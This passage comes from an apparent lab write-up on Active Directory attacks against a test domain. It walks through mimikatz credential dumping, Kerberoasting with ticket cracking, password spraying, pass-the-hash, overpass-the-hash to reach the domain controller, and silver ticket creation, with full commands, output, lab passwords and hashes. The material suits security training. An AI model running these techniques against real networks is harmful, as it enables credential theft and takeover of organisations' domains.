             ea10f07698624867eb42f7418f7348ded8fb1844aa2c5d2171fc437e7f119d92
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]
         [00000001]
           Start/End/MaxRenew: 7/15/2020 11:38:39 AM ; 7/15/2020 9:37:01 PM ; 7/22/2020 11:37:01 AM
           Service Name (02) : cifs ; DC01.yee.wtf ; @ YEE.WTF
           Target Name  (02) : cifs ; DC01.yee.wtf ; @ YEE.WTF
           Client Name  (01) : JBettis ; @ YEE.WTF
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

Note- The account you made a ticket for, must be authorized to reach a service that can be remotley administred otherwise it is not very useful. A microsoft SQL server would be the most obvious way to aquire RCE from here.

WDigest

WDigest - Protocol used for clients to send cleartext credentials to HTTP and Simple Authentication Security Layer

applications. Windows stores the password in memory (LSASS) for convenience of the user when they login to their workstation.
Optional Patch released in 2014. 2008R2/7 and before is vulnerable unless the optional patch and registry change was applied.

https://www.hackingarticles.in/credential-dumping-wdigest/

Demonstatation

This was run from Userbox (Windows 7) under the context of Tire (domain admin) in an elevated command prompt.

```
C:\Windows\system32>C:\tools\mimikatz86.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb  8 2020 12:26:09
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 322730 (00000000:0004ecaa)
Session           : Interactive from 1
User Name         : Tire
Domain            : YEE
Logon Server      : DC01
Logon Time        : 7/29/2020 12:56:30 PM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1112
        wdigest :
         * Username : Tire
         * Domain   : YEE
         * Password : adminyeetcannon
```

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 1251005 (00000000:001316bd)
Session           : Interactive from 2
User Name         : Tire
Domain            : YEE
Logon Server      : DC01
Logon Time        : 7/29/2020 12:35:14 PM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1112
        wdigest :
         * Username : Tire
         * Domain   : YEE
         * Password : (null)
```

Kerberoast

What is Kerberoasting?
When a TGS_REQ is requested a TGS_RES is returned without authentication (The authentication (group access) is to be done by the application after the AP_REQ). The TGS_RES sent to the requesting computer is encoded with the hash of the password of the SPN owner. Brute forcing the TGS_RES can be done quickly and silently (done offline) leaving someone with the password for the SPN that shold not have it. Keep in mind that they will still need to be able to determine who the password belongs to and the SPN owner may not be obvious.

https://www.blackhillsinfosec.com/a-toast-to-kerberoast/

Demonstration 1

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt.

```
PS Y:\> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==============================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled gr
oup
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled gr
oup
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled gr
oup
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled gr
oup
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Notice that the user is just a domain user and this is all being run from a non-elevated context.

```
C:\Users\squid>klist

Current LogonId is 0:0x2eb34

Cached Tickets: (2)

#0>     Client: Squid @ YEE.WTF
        Server: krbtgt/YEE.WTF @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 7/15/2020 13:20:56 (local)
        End Time:   7/15/2020 23:20:56 (local)
        Renew Time: 7/22/2020 13:20:56 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01

#1>     Client: Squid @ YEE.WTF
        Server: LDAP/DC01.yee.wtf/yee.wtf @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 7/15/2020 13:20:56 (local)
        End Time:   7/15/2020 23:20:56 (local)
        Renew Time: 7/22/2020 13:20:56 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.yee.wtf
```

After AS_REP it is expected that we would have a TGT. We see here that we also completed a AP_REP and were granted the

ability to access the LDAP/DC01.yee.wtf/yee.wtf SPN (this is standard).

```
PS C:\Users\squid> add-type -assemblyname system.identityModel
PS C:\Users\squid> new-object system.identitymodel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'HTTP/IIS.yee.wtf
'
```

These commands are simply adding a non-default namespace and then requesting a ticket for the http/IIS.yee.wtf SPN. The key point here is that you do not need to be able to authenticate with the IIS server to do this. If you send the KDC a TGS_REQ for the 'HTTP/IIS.yee.wtf' SPN you will recieve a TGS_REP with a Service Ticket for the desired SPN. This Service Ticket is encrypted with the password for the SPN. If you can brute force it, you've got the password.

```
PS C:\Users\squid> klist

Current LogonId is 0:0x2eb34

Cached Tickets: (3)

#0>     Client: Squid @ YEE.WTF
        Server: krbtgt/YEE.WTF @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 7/15/2020 13:20:56 (local)
        End Time:   7/15/2020 23:20:56 (local)
        Renew Time: 7/22/2020 13:20:56 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01

#1>     Client: Squid @ YEE.WTF
        Server: HTTP/IIS.yee.wtf @ YEE.WTF
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 7/15/2020 13:23:01 (local)
        End Time:   7/15/2020 23:20:56 (local)
        Renew Time: 7/22/2020 13:20:56 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: DC01.yee.wtf

#2>     Client: Squid @ YEE.WTF
        Server: LDAP/DC01.yee.wtf/yee.wtf @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 7/15/2020 13:20:56 (local)
        End Time:   7/15/2020 23:20:56 (local)
        Renew Time: 7/22/2020 13:20:56 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.yee.wtf
```

We can see that we now have a Session Ticket for the HTTP SPN.

```
PS C:\tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 7/15/2020 1:20:56 PM ; 7/15/2020 11:20:56 PM ; 7/22/2020 1:20:56 PM
   Server Name       : krbtgt/YEE.WTF @ YEE.WTF
   Client Name       : Squid @ YEE.WTF
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-Squid@krbtgt~YEE.WTF-YEE.WTF.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 7/15/2020 1:23:01 PM ; 7/15/2020 11:20:56 PM ; 7/22/2020 1:20:56 PM
   Server Name       : HTTP/IIS.yee.wtf @ YEE.WTF
   Client Name       : Squid @ YEE.WTF
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-Squid@HTTP~IIS.yee.wtf-YEE.WTF.kirbi

[00000002] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 7/15/2020 1:20:56 PM ; 7/15/2020 11:20:56 PM ; 7/22/2020 1:20:56 PM
   Server Name       : LDAP/DC01.yee.wtf/yee.wtf @ YEE.WTF
   Client Name       : Squid @ YEE.WTF
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 2-40a50000-Squid@LDAP~DC01.yee.wtf~yee.wtf-YEE.WTF.kirbi
```

Dump the Tickets to disk.

```
PS C:\tools> net use y: \\192.168.40.132\yeet
The command completed successfully.

PS C:\tools> y:
PS Y:\> copy C:\tools\1-40a10000-Squid@HTTP~IIS.yee.wtf-YEE.WTF.kirbi .
```

Move the HTTP ticket to the kali box.
From here all we need to is crack the hash and BOOM, we've got a password! This brute forcing is very fast.

```
root@CoolHandKali:/Yeet/Machines/Yee.Wtf/smb# /usr/share/john/kirbi2john.py 1-40a10000-Squid\@HTTP~IIS.yee.wtf-YEE.WTF.kirbi > IIS.kirbi.jon
root@CoolHandKali:/Yeet/Machines/Yee.Wtf/smb# john IIS.kirbi.jon
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Passw0rd         ($krb5tgs$unknown)
1g 0:00:00:00 DONE 2/3 (2020-07-15 16:41) 50.00g/s 773200p/s 773200c/s 773200C/s Stephani..Open
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Lastly we use our HomeMadeADEnum.ps1 script to see who the owner of the SPN is.

```
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
```

```
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="serviceprincipalname=*"
$Result = $Searcher.FindAll()
foreach ($obj in $Result){
    if ($obj.Properties.serviceprincipalname -like '*http/iis*'){
        foreach ($value in $obj.Properties){
            $value}}}
```

Untitled1.ps1 | HomeMadeADEnum.ps1

```
13  $objDomain = New-Object System.DirectoryServices.DirectoryEntry
14  $Searcher.SearchRoot = $objDomain
15  ####Finish Create Directory Searcher Object
16
17  ####Begin Create Filter
18  $Searcher.filter="serviceprincipalname=*"
19  $Result = $Searcher.FindAll()
20  foreach ($obj in $Result){
21      if ($obj.Properties.serviceprincipalname -like '*http/iis*'){
22          foreach ($value in $obj.Properties){
23              $value}}}
24
25
```

```
PS C:\Users\squid> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf

Name                           Value
----                           -----
givenname                      {Tripp}
codepage                       {0}
objectcategory                 {CN=Person,CN=Schema,CN=Configuration,DC=yee,DC=wtf}
dscorepropagationdata          {6/30/2020 2:50:10 PM, 1/1/1601 12:00:00 AM}
usnchanged                     {36969}
instancetype                   {4}
logoncount                     {4}
name                           {Tripp J. Allensworth}
badpasswordtime                {0}
pwdlastset                     {132383612564609786}
initials                       {J}
serviceprincipalname           {http/iis.yee.wtf}
objectclass                    {top, person, organizationalPerson, user}
badpwdcount                    {0}
samaccounttype                 {805306368}
lastlogontimestamp             {132383519824382166}
usncreated                     {12855}
sn                             {Allensworth}
objectguid                     {246 155 160 240 73 163 170 68 178 251 233 24 82 109 132 178}
memberof                       {CN=IIS_IUSRS,CN=Builtin,DC=yee,DC=wtf}
whencreated                    {6/30/2020 2:50:10 PM}
adspath                        {LDAP://CN=Tripp J. Allensworth,CN=Users,DC=yee,DC=wtf}
useraccountcontrol             {66048}
cn                             {Tripp J. Allensworth}
countrycode                    {0}
primarygroupid                 {513}
whenchanged                    {7/4/2020 6:35:06 PM}
```

Now we know the owner of the HTTP SPN is Tripp, his password is "Passw0rd," and he is a member of the IIS_IUSRS group.

Demonstration 2

Both of these enumerations were run from the kali machine against the whole domain. The first with zero authentication, the Second with the creds of a domain user.

```
root@CoolHandKali:/Yeet/Machines/Yee.Wtf/smb# nmap -p 88 --script=krb5-enum-users --script-args
krb5-enum-users.realm='yee.wtf',userdb=/usr/share/seclists/Usernames/Names/names.txt 192.168.40.
128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-15 17:44 EDT
Nmap scan report for 192.168.40.128
Host is up (0.00035s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     jbettis@yee.wtf
|_    tripp@yee.wtf
MAC Address: 00:0C:29:FC:89:94 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 30.59 seconds
```

```
root@CoolHandKali:/Yeet/Machines/Yee.Wtf/smb# GetUserSPNs.py -request yee.wtf/squid
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName  Name   MemberOf                                  PasswordLastSet
LastLogon                   Delegation
--------------------  -----  ----------------------------------------  --------------------------
--------------------------  ----------
http/iis.yee.wtf      Tripp  CN=IIS_IUSRS,CN=Builtin,DC=yee,DC=wtf  2020-07-04 14:34:16.460979
2020-07-15 18:03:28.177188



$krb5tgs$23$*Tripp$YEE.WTF$http/iis.yee.wtf*$85ea0d54f775af706b20a0d19ee04beb$b7eda27ba803def183
3445388a99d33de9fe696cf7474ab9811a2c7bf3b82c9dc666f19e431d1edd7241591efa7e2aef0793a0de960593c9a3
0b2be3630dbf05c04c827f6e7754695d31ade69ec7f4ad8d958d7f0b99c5fbcf3bc6cbac78906af0f13fb65716ef6cb2
401063c934dc641c3189b29e05052b957e7fa3b336a59506292950a7089c79c219913cdac5be83617cd49a7be869ac6b
c4b2bce4261aaae96980b075784b23486a9e0a6b10fd3b03e41f7dfd000d90057bc02549afd7c5742697e025a4cfd202
53f73da7867ba2aaf9de59e414efcd2b134e9aef53f53dcf94a910eb504d0f33a5d3e4f81ce93ac8ffa612fa3d5bb914
06cff335c89c6dad3634a27d660fef65ce442a7bc5c3943dc39d7a426f8e9a01d9226d02bdecfedb8e4c5a9e4664dbe9
eacaf66b2682913498add893046a1bb06af85404227e1ec3c5a9e520fd874cb729c7eb7582bec939403c5921d857feb0
a749ba7eed4b6d637d03a006d41cba0e4cfd0a1ff8a24897c8bf098d44816e2caf128c5e7413918da938c101bbc5a4c3
8a8376836d5c3483fdf09b0204c5f409bcdcbb9ef62cd96ee720c71726f74a0064d4a96c5b6b888fc0587bab03d4ace3
19ccd4ddcad033a4332f046523c4cdc5626dc6abc2a2e0454d54bf25c1c20d55e2b4fb8187a3ad7b6e60bde613a672ae
52b712eb8ec37d265f9eb2864e85e0ca9725384195f8e8a4490b715527c36da4ac3cad3aa5d679372c76b3689150a024
fcc17f41e9bdbf8cde3a7d1c7c3f024f57221563425e963be220800ec4fcd287f29dd7f6d04e3938c95b7484e6cdfaff
083f3e1da8fc86e55657fe27e747db5db0d0bc0d8bc4bfebc7d7287ffe905738565ac9e5561e451e08b16c21289f1b1c
c803ee1b8a2a8b587b9ec8b4fddfb1e5400ac9dafbeb83cf26fb1727df00c1e6fade0d013429cfd106403919cb3b42bb
57643f86b710acef8ca63505fbcd534bf38ad987e0218943f87fdcfe649bf7bcbd510963108904a7243e2bf598789e70
517e6feb0767ab739de3b7a37a2f4f9a02be2de9e547dad45140b22004e8b8bd206d51a04989cdc58f93540e527860eb
ae43d195b7ca120fbfd2df5cf34d29d4226b272ad4e8ef88195829cc732378b96176a1a4323fe10d5d1a3e068ebedf06
0c7a7edca4b834199aeba182d48d3d6ebdd4db51e07418da5a28d25410b4f523df2a365a68c5c632f01b2aca1b683efa
159e51c60b7790da0218788ef9f4cd0a67f043c68bbedc7ad1fc1f1d7c793a9e93a80455
```

I then copy-pasted the ticket into krb5tgs.out and ran it against john, giving us the password Passw0rd.

```
root@kali:~# john ./krb5tgs.out
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Passw0rd         (?)
1g 0:00:00:00 DONE 2/3 (2020-07-29 15:02) 25.00g/s 142400p/s 142400c/s 142400C/s Stephani..Something
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Brute Force

There are about 65535 different tools to brute force things in active directory. The better ones will run some queries to determine what the account lockout numer is and how long you have until you can try again without locking the account.

Demonstration

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt.

```
PS C:\tools> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              0
Length of password history maintained:                24
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.

PS C:\tools> .\Spray-Passwords.ps1 -Pass 'Passw0rd'
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'Tripp' = 'Passw0rd'
Users guessed are:
 'Tripp' with password: 'Passw0rd'
```

Determined how fast we could spray with net accounts, and checked our known password against all accounts.
This could also be done with our HomeMadeEnum.ps1 script.

Lateral Movment

Pass the Hash

Pass the hash allows us to authenticate with the users via their NTLM hash.
This is method uses NTLM LEGITIMATLY.
Generally when passing the hash, in order to get a reverse shell the hash must belong to a domain admin or local admin because the account needs to be able to access the $Admin share.
For Pass the Hash to work, Windows File and Print Sharing needs to be enabled.
Pass the Hash uses the Service Control Manager API.

Demonstration

This was run from Bossman (Windows 10) under the context of Tire (domain admin) in an elevated command prompt.

```
C:\Windows\system32>C:\tools\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 310106 (00000000:0004bb5a)
Session           : Interactive from 1
User Name         : JBettis
Domain            : YEE
Logon Server      : DC01
Logon Time        : 7/16/2020 6:01:33 AM
SID               : S-1-5-21-1206483439-1090059562-2229568298-1131
        msv :
         [00000003] Primary
         * Username : JBettis
         * Domain   : YEE
         * NTLM     : 90ce085b7102581debbd0cbe1f3f384b
         * SHA1     : ab887e9b790ced01c3951ba06a9e76d14560d7ba
         * DPAPI    : be013352ac688d9c8188f4456202bc06
        tspkg :
```

```
root@CoolHandKali:/Yeet/Machines/Yee.Wtf# pth-winexe -U yee.wtf/JBettis%aad3b435b51404eeaad3b
1404ee:90ce085b7102581debbd0cbe1f3f384b //192.168.40.129 powershell.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> wwhhooaammii

yee\jbettis
```

Overpass the Hash

Overpass the Hash is similar to Pass the Hash as they both utilize a compromised NTLM hash, but in Overpass the Hash we will take that compromised NTLM hash and turn it into a TGT (or TGS). If our created TGT is that of a domain admin, it will give us the ability to send a TGS_REQ to the KDC that will return a TGS_RES containing a TGS that will allow us to authenticate to servers as that user.

Demonstration

This was run from Bossman (Windows 10) under the context of Squid (domain user) in an elevated command prompt.
We have dumped Tire's hash several times now, but in case you don't have it : 4A75E2A7EE6E92ACBC02692028A4EECF
Utilizing overpass the hash (pth in mimikatz), create a session running as squid but will allow us to run commands as Tire.
First I am going to show that I am a user with the 3 standard tickets, plus one more becasue this is run in a users elevated command prompt. Note that I am denied when I try to psexec to the DC.

```
C:\Users\squid>whoami
yee\squid

C:\Users\squid>klist

Current LogonId is 0:0x3f68c

Cached Tickets: (4)

#0>     Client: Squid @ YEE.WTF
        Server: krbtgt/YEE.WTF @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 7/29/2020 17:08:19 (local)
        End Time:   7/30/2020 3:04:39 (local)
        Renew Time: 8/5/2020 17:04:39 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01.yee.wtf

#1>     Client: Squid @ YEE.WTF
        Server: krbtgt/YEE.WTF @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 7/29/2020 17:04:39 (local)
        End Time:   7/30/2020 3:04:39 (local)
        Renew Time: 8/5/2020 17:04:39 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01.yee.wtf

#2>     Client: Squid @ YEE.WTF
        Server: cifs/dc01 @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonica
lize
        Start Time: 7/29/2020 17:08:19 (local)
        End Time:   7/30/2020 3:04:39 (local)
        Renew Time: 8/5/2020 17:04:39 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.yee.wtf

#3>     Client: Squid @ YEE.WTF
        Server: cifs/userbox @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 7/29/2020 17:04:39 (local)
        End Time:   7/30/2020 3:04:39 (local)
        Renew Time: 8/5/2020 17:04:39 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

```
C:\Users\squid>C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

I then used mimikatz to create a TGT with the NTLM hash of Tire and then kick off a cmd prompt.

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>C:\tools\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:tire /domain:yee.wtf /ntlm:4A75E2A7EE6E92ACBC02692028A4EECF /run:c
md.exe
user    : tire
domain  : yee.wtf
program : cmd.exe
impers. : no
NTLM    : 4a75e2a7ee6e92acbc02692028a4eecf
  |  PID  5716
  |  TID  5688
  |  LSA Process is now R/W
  |  LUID 0 ; 798630 (00000000:000c2fa6)
  \_ msv1_0   - data copy @ 0000022B91BF8360 : OK !
  \_ kerberos - data copy @ 0000022B91B83758
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000022B91B5FCE8 (32) -> null

mimikatz #
```

In the new command prompt I showed that all of the previously cached tickets were gone (mimikatz-ism). What is really important about this is that just becasue we “successfully” created a TGT does not mean It will get me a TGS that will successfully authenticate to anything.
I then psexeced to the DC (which I was not able to do before).
After proving that I was on the DC I exited back to Bossman and checked my klist, noteing that there are cached tickets there now.

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>klist

Current LogonId is 0:0x9a1df

Cached Tickets: (0)

C:\Windows\system32>C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
yee\tire
DC01

C:\Windows\system32>exit
cmd.exe exited on dc01 with error code 0.

C:\Windows\system32>klist

Current LogonId is 0:0x9a1df

Cached Tickets: (3)

#0>     Client: tire @ YEE.WTF
        Server: krbtgt/YEE.WTF @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewab

        Start Time: 7/29/2020 17:24:19 (local)
        End Time:   7/30/2020 3:24:19 (local)
        Renew Time: 8/5/2020 17:24:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01.yee.wtf
```

```
#2>     Client: tire @ YEE.WTF
        Server: cifs/dc01 @ YEE.WTF
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_au
lize
        Start Time: 7/29/2020 17:24:19 (local)
        End Time:   7/30/2020 3:24:19 (local)
        Renew Time: 8/5/2020 17:24:19 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.yee.wtf
```

The NTLM hash was what we started with, and we ended with the TGT for a domain admin.

Note- There was some minor hand of god that needed to be added to squids account to make this work. Not 100% as to why it was needed.

```
C:\Windows\system32>C:\tools\ntrights.exe +r SeDebugPrivilege -u squid@yee.wtf -m \\localhost
 Granting SeDebugPrivilege to squid@yee.wtf on \\localhost... successful
```

Pass the Ticket

Pass the ticket is very similar to an Overpass the Hash technique, but instead of creating a TGT we are going to create a TGS.
Pass the ticket works because once a TGS is created and encrypted with the password “theoretically” only known to the KDC and itself it is trusted.

https://www.beneaththewaves.net/Projects/Mimikatz_20_-_Silver_Ticket_Walkthrough.html

Demonstration

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt.

```
C:\Windows\system32>whoami
yee\squid

C:\Windows\system32>C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

```
C:\Windows\system32>whoami /user

USER INFORMATION
----------------

User Name SID
========= =============================================
yee\squid S-1-5-21-1206483439-1090059562-2229568298-1109
```

From previous enumeration we determined that the owner of the IIS server is yee\tripp:Passw0rd. We are going to need to get the hash for that password.
A87F3A337D73085C45F9416BE5787D86

```
C:\Windows\system32>c:\tools\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:squid /domain:yee.wtf /sid:S-1-5-21-1206483439-1090059562-22295
68298 /target:iis.yee.wtf /service:HTTP /rc4:A87F3A337D73085C45F9416BE5787D86 /ptt
User      : squid
